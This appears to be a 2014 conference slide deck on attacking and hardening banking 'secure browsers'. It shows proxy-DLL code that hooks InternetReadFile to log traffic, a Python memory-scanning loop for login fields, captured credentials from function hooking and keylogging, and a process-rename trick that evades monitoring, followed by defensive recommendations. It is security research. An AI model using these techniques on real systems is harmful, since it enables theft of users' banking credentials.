

Securing Secure Browsers

SESSION ID: TRM-T11

Prashant Kumar Verma

Sr. Consultant & Head (Security Testing)
Paladion Networks
@prashantverma21



Agenda

- ◆ Browser Threats
- ◆ Secure Browsers to address threats
- ◆ Secure Browsers Hacks
- ◆ Securing Secure Browsers, fixing the hacks

Insecurities/Threats at Browser

- ◆ Compromised browser executables.
- ◆ Corrupted browser components.
- ◆ Acceptance of fake SSL certificates for traffic sniffing.
- ◆ Malwares can read/modify browser memory space.
- ◆ Malicious 3rd party plugins.
- ◆ Other web app attacks-
 - ◆ XSS- javascripts to steal session cookies.
 - ◆ Phishing.

Secure Browsers/Browsing solutions

- ◆ Commercial products
- ◆ Specially considered by Banking (and Finance) organizations
- ◆ Offers security features like-
 - ◆ Sandbox environment
 - ◆ Protection against-
 - ◆ MITM
 - ◆ MITB
 - ◆ Malwares/key-loggers
 - ◆ Phishing
 - ◆ DNS attacks

Secure Browser Types

- ◆ Customized – specially developed Browser with Security as key goal.
- ◆ Solutions build to secure the existing open-source browsers like Mozilla, Chrome.
- ◆ Browsers/Browsing Solutions that boot from an external media (like USB stick) which is write-protected.

Secure Browsers: underlying functionalities

- ◆ Sandbox environment
 - ◆ Each browser opens up as a separate instance, within its own sandbox.
 - ◆ Applications/Processes/Malwares external to the sandbox shouldn't be able to interfere.
- ◆ Non-Tamperable browser installation/component files
 - ◆ Some Secure Browsing solutions are offered hardcoded in a USB drive, with write protections.
 - ◆ USB drive only allows launching the browser.
- ◆ Monitoring of browser executables
 - ◆ Certain processes monitor the browser launch executables, for any unusual activities.
 - ◆ Privileged process monitoring should protect against corrupted browser executables.

Secure Browsers: underlying functionalities..

- ◆ Maintains a white-list of allowed websites.
 - ◆ A phishing website can be flagged.
- ◆ Maintains a white-list of SSL certificates to connect to.
 - ◆ A MITM attack can be flagged and connection attempt can be dropped.
- ◆ Protects memory space.
 - ◆ Key-loggers & screen-capturing attacks safeguard.
- ◆ Non-whitelisted 3rd party plugins cannot be installed.

RSAC CONFERENCE 2014
ASIA PACIFIC & JAPAN



Secure Browser Attacks

Secure Browser Attacks

- ◆ MITB: DLL Proxying
- ◆ MITB: Proxying Windows DLL
- ◆ MITB: Function Hooking
- ◆ Stealing Data in Browser Memory
- ◆ Inject Malicious Browser Plug-ins
- ◆ Keyloggers
- ◆ Bypass monitoring of browser executables
- ◆ Man-in-the-Middle attacks
- ◆ Screen-scraping
- ◆ Re-direction using hosts file on Windows system

1. MITB: DLL Proxying


- ◆ Proxy tool like Burp or Fiddler cannot be used with the Secure Browsers.
 - ◆ SSL Certificate validation controls do not allow proxy's certificates to be accepted at Secure Browsers.
- ◆ DLL Proxying bypasses it.
 - ◆ Proxy DLL replaces the actual DLL.
 - ◆ Data intended for original DLL is sent to proxy DLL.
 - ◆ View/Tamper Data via Proxy DLL.

1. MITB: DLL Proxying

- ◆ DLL Proxying
 - ◆ Find out the correct DLL to proxy.
 - ◆ DLL associated with SSL implementation to be proxied.
- ◆ Case: Target wininet.dll

1. MITB: DLL Proxying

- ◆ WinINet API is used to allow applications to access internet based resources using protocols like HTTP.
- ◆ It is a system DLL and is found in the %SystemRoot%/system32.
- ◆ Create a proxy DLL for wininet.dll and rename the original DLL to wininet_.dll.
- ◆ Create a manifest file named iexplore.exe.manifest that instructs the application to look for the DLL in its native folder.
- ◆ Place these three files in the application folder of Internet Explorer.



1. MITB: DLL Proxying

File.txt created with captured traffic



File.txt contents

```
file.txt - Notepad
File Edit Format View Help

POST / HTTP/1.1
Origin: https://
User-Agent: Mozilla/5.0 (windows NT 5.1) AppleWebKit/534.34 (KHTML, like Gecko)
Safari/534.34
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://
Content-Length: 107
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en-US,*
Host:

f1dLoginUserId=test&f1dPassword=test&f1dAppId=co&f1dTxnId=LGN&f1dScrnSeqNbr=01&f1dLangId=eng
&f1dDeviceId=011..suk
N4.ú'+zG/òNð06uQA-hà:»A:AA'y:ð:">%j-zæ
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (windows NT 5.1) AppleWebKit/534.34 (KHTML, like Gecko)
Safari/534.34
Accept: text/css,*/*;q=0.1
Referer: https://
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en-US,*
Host:

Failed</title>
<link HREF="css/" TYPE="text/css" REL="STYLESHEET">
<link HREF="css/CO_eng.css" TYPE="text/css" REL="STYLESHEET">
<script src="jsdir//common.js" language="JavaScript"></script><script language="JavaScript">
//-----
</script>
</head>
<body class="workArea" dir="LTR">
```

1. MITB: DLL Proxying

- ◆ The function that we are monitoring and spying on is: `InternetReadFile()`. Reads data from a handle opened by the `InternetOpenUrl`, `FtpOpenFile`, or `HttpOpenRequest` function. The `InternetReadFile` function has the following prototype:
- ◆ `BOOL InternetReadFile(HINTERNET hFile, LPVOID lpBuffer, DWORD dwNumberOfBytesToRead, LPDWORD lpdwNumberOfBytesRead)`
- ◆ The parameter of interest to us is: `lpBuffer`. `lpBuffer` is a pointer to a buffer that receives the data. The proxy DLL writes the buffer pointed to by `lpBuffer`, to a file:

1. MITB: DLL Proxying

```
#define PROXY_FUNCTION(FUNCTION_NAME) \
    static CALLING_CONVENTION PROXY_PROTOTYPE(*_##FUNCTION_NAME) = NULL; \
    CALLING_CONVENTION PROXY_PROTOTYPE(FUNCTION_NAME) { \
        POP_EBP __asm__("jmp *_"#FUNCTION_NAME); \
    }
#define CALL_FUNCTION(FUNCTION_NAME) \
    static CALLING_CONVENTION FUNCTION_NAME##_(*_##FUNCTION_NAME) = NULL; \
    CALLING_CONVENTION FUNCTION_NAME##_ (FUNCTION_NAME)
#define CALL_FUNCTION2(FUNCTION_RET, FUNCTION_NAME, FUNCTION_ARGS ...) \
    static CALLING_CONVENTION FUNCTION_RET (*_##FUNCTION_NAME)(FUNCTION_ARGS) = NULL; \
    CALLING_CONVENTION FUNCTION_RET FUNCTION_NAME(FUNCTION_ARGS)
```

```
#define InternetReadFile(X) BOOL (X)(int hFile, LPVOID lpBuffer, DWORD dwNumberOfBytesToRead, LPDWORD lpdwNumberOfBytesRead)
CALL_FUNCTION(InternetReadFile) {
    BOOL b;
    b = _InternetReadFile(hFile, lpBuffer, dwNumberOfBytesToRead, lpdwNumberOfBytesRead);
    fprintf(file, "%s", "=====\n");
    fprintf(file, "%s", (char *)lpBuffer);
    fprintf(file, "%s", "\n");
    return(b);
}
```

```
PROXY_FUNCTION(DispatchAPICall)
PROXY_FUNCTION(CommitUrlCacheEntryA)
PROXY_FUNCTION(CommitUrlCacheEntryW)
PROXY_FUNCTION(CreateURLCacheEntryA)
```

2. MITB: Proxying Windows DLL

- ◆ A browser which is booted directly from the write-protected USB, it is not possible to inject a proxy DLL in the browser's local folder.
- ◆ Create a proxy for the DLL file ws2_32.dll.
 - ◆ This DLL is responsible for handling the network connections for windows based applications. The original DLL is present in the %SystemRoot%\system32 folder of every machine.
- ◆ However, this way of attacking is not very feasible. Tampering the system DLLs is prohibited by almost all antivirus systems. Also, Windows itself has a self-defense mechanism to prevent system DLLs from getting tampered. Windows creates backup copies of the DLLs and stores them in a separate location. So, in order to replace a system DLL, we need to replace the original as well as the backup copies simultaneously.

3. MITB: Function Hooking

- ◆ Function Hooking
 - ◆ Common attack technique employed by malwares.
 - ◆ Malwares hook into the browser's network stack functions.
- ◆ Decide which function to hook.
- ◆ Use a debugger like PyDbg.
- ◆ Case: Target nspr4.dll

3. MITB: Function Hooking

- ◆ nspr4.dll is responsible for encrypting network based communication in these browsers.
- ◆ We wrote a script which monitors for the application instance, in this case the browser process, to start.
- ◆ As soon as the process is found, the process is terminated and is booted again but this time by using a debugger.
- ◆ This allows us to hook the function calls and in turn the data being transmitted.
- ◆ The script we wrote was designed to capture the user credentials.

3. MITB: Function Hooking

```
=====
Sat Apr 28 17:10:52 2012
=====
F:\FireFox\firefox.exe
F:\FireFox\firefox.exe
SUCCESS: The process with PID 15672 child of PID 16880 has been terminated.
F:\FireFox\firefox.exe
[*] nspr4.PR_Write hooked at: 0x004e2790
Credential: POST / HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.9.2.3) Gecko/20
100401 Firefox/3.6.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: https://
Cookie: __utma=42987826.1558825573.1335613157.1335613157.1335613157.1; __utmb=42
987826.1.10.1335613157; __utmz=42987826.1335613157.1.1.utmcsr=(direct)!utmccn=(d
irect)!utmcmd=(none); __utmc=42987826
Content-Type: application/x-www-form-urlencoded
Content-Length: 115
fldLoginUserId=testuser&fldPassword=testpass&fldAppId=CO&fldTxnId=LGN&fldScrnSeq
npr=01&fldLangId=eng&fldDeviceId=01
=====
```

Find and kill the original process. Boot the process again through a debugger.

User credentials

4. Stealing Data in Browser Memory


- ◆ Secure Browsers's objective is to secure sensitive data at client side.
- ◆ Memory Scanning technique:
- ◆ In a 32-bit Windows system the address space for any given process ranges from 0X00000000 to 7FFFFFFF.
- ◆ We noticed the field 'fldLoginUserId' is a part of the query string for all login submissions, we decided to monitor for this string in all the browsers.
- ◆ We wrote a script which scans for sensitive data patterns in fixed time intervals.

4. Stealing Data in Browser Memory

Memory Scanning Script

Sensitive Data found in the browser memory

```
for i in range(2371):  
    str1 = read process memory(process,0xDD083*i,0xDD083)  
    n = str1.find("fldLoginUserId")  
    if n>=0:  
        print str1[n-15:n+75]  
    else:  
        pass
```






5. Inject Malicious Browser Plug-ins

- ◆ Secure Browsers only allow white-listed plug-ins to be installed in the browsers.
- ◆ Inject malicious plug-ins:
 - ◆ We wrote a script that monitors the system for a specific process, in our case it monitors for the browser process.
 - ◆ As soon as the browser process is started, the script is designed to kill the browser process.
 - ◆ We then restart the browser with a pre-saved profile which contains plug-ins not originally present in the browser.
 - ◆ These extensions are even loaded when Firefox boots in safe mode.

5. Inject Malicious Browser Plug-ins

Launching Firefox with a pre-defined profile containing malicious plug-in

Browser before and after launch with malicious profile; successful install of plug-in depicted as S




6. Keyloggers

- ◆ Some Secure Browsers offer protections against keyloggers.
- ◆ We created a keystroke logger and let it run on the system.
 - ◆ We found that some browsers defends against keylogging by adding 'noise' to the data.
 - ◆ While some browsers were found vulnerable to key logging.

6. Keyloggers


2FA token capture



A screenshot of a Notepad window titled "log.txt - Notepad". The window contains two lines of text, each preceded by "Active window:". The first line is "g11A" and the second line is "my search string". Both lines are enclosed in red rectangular boxes. The text between "Active window:" and the captured token is obscured by a blue horizontal bar.

```
log.txt - Notepad
File Edit Format View Help
-----
Active window: [redacted]
g11A
Active window: [redacted]
my search string
```

Banking user credentials capture



A screenshot of a Notepad window showing captured banking credentials. The text is as follows: "Active window: Banking - Mozilla", "testacct testpass", and "Active window: Local Disk (C:)". The "testacct" text is enclosed in a red rectangular box. The text between "Active window:" and the captured credentials is obscured by a blue horizontal bar.

```
Active window: Banking - Mozilla
testacct testpass
Active window: Local Disk (C:)
```

7. Bypass monitoring of browser executables

- ◆ Some Secure Browsers implement privileged processes attached to browser executables, to monitor them against unusual behavior.
- ◆ Bypass monitoring-
 - ◆ We wrote a script which monitors for the browser process and kills the browser process as soon as it is found.
 - ◆ It then renames the browser process and boots it so that the monitoring process cannot detect the browser process.

7. Bypass monitoring of browser executables

- ◆ Start the script to monitor for firefox.exe process. When the script detects 'firefox.exe', it terminates the process, renames 'firefox.exe' to 'irefox.exe' and starts the process again.

```
C:\> Command Prompt - monitor_proc_independent.py
C:\Python26\lib\site-packages\pida\__init__.py:22: DeprecationWarning: the md5 module is deprecated; use hashlib instead
import md5
Mon May 28 21:46:28 2012
=====
Mon May 28 21:46:29 2012
=====
Mon May 28 21:46:30 2012
=====
Mon May 28 21:46:31 2012
=====
Mon May 28 21:46:32 2012
=====
Mon May 28 21:46:33 2012
=====
C:\Program Files\Mozilla Firefox\firefox.exe
C:\Program Files\Mozilla Firefox\firefox.exe
SUCCESS: The process with PID 4176 child of PID 1168 has been terminated.
```

7. Bypass monitoring of browser executables

- ◆ The renamed process starts the Firefox browser without monitoring protection.

Process	PID	CPU	Private Bytes
... .exe	276	0.68	26.916 K
irefox.exe	1544		78.380 K

8. Man-in-the-Middle attacks

- ◆ Some browsers maintain a white-list of SSL certificates.
- ◆ Any deviations from white-list-
 - ◆ Either no response
 - ◆ Or, SSL certificate black-listed error

9. Screen-scraping

- ◆ Act of gathering visual data on the user's screen.
- ◆ Done by capturing snapshots of the user's screen.

10. Re-direction using hosts file on Windows system

- ◆ The hosts file is a computer file used in an operating system to map hostnames to IP addresses.
- ◆ This can be used to mislead a user to a fake site instead of the actual site.



Secure the Secure Browsers

Case Study of 4 Secure Browsers

Test Name	Browser A	Browser B	Browser C	Browser D
Proxy DLL	Vulnerable	Vulnerable	Partially Safe	Vulnerable
Function Hooking	Vulnerable	Vulnerable	Vulnerable	Safe
MITM attacks	Safe	Safe	Safe	Safe
Key Logging	Safe	Vulnerable	Vulnerable	Safe
Sensitive Data in Memory	Vulnerable	Vulnerable	Vulnerable	Vulnerable
Arbitrary Browser Plug-in	Vulnerable	Vulnerable	Vulnerable	Safe

Recommendations

◆ Proxy DLL Protection

- ◆ Maintain a white list of DLLs. Periodically check for loaded DLL list. If there's any DLL present in the process address space that does not belong to the whitelist, terminate the process immediately.
- ◆ Do a checksum validation of DLLs. If the validation fails for any DLL, terminate the process immediately.

◆ Function Hooking Protection

- ◆ Use protection library like ACLib to detect and monitor the browser process against debugging and tracing.
- ◆ Make sure that the browser process cannot be run independently without the monitoring process.

Recommendations

- ◆ Keylogger Protection
 - ◆ Prevent all calls that set up hooking and callback functionality - for e.g. SetWindowsHookEx() function (SetWindowsHookEx is the most common function used by keyloggers to monitor all the key events).
- ◆ Protecting Data in Memory
 - ◆ All memory allocation operations (e.g. malloc, calloc etc.), should always have corresponding functions for freeing and zeroing out the memory after use.

Recommendations

- ◆ Protection against Malicious Browser Plug-ins
 - ◆ If possible, don't set profile parameter at all.
 - ◆ If profile parameter is used, then on browser process startup check whether the profile parameter path set is a valid path. If not, terminate the browser process immediately.
- ◆ Safeguarding processes monitoring browser exes
 - ◆ Monitoring Processes should monitor for browser process not just by the process name itself. The validation of browser process should be done by parsing the header values in the PE file of the running processes. If there is any match with the known signature of the browser PE file then that process should be terminated. This monitoring function should be performed periodically.

Recommendations

- ◆ Secure Browsing solution should ensure integrity of all the browser components including all the program DLLs. A validation similar to checksum validation should be done for all program DLLs for a given version release of the open source browser being protected.

Acknowledgements

- ◆ Jaideep Jha
- ◆ Harshvardhan Parmar

RSAC CONFERENCE 2014
ASIA PACIFIC & JAPAN



Thank you

prashant.verma@paladion.net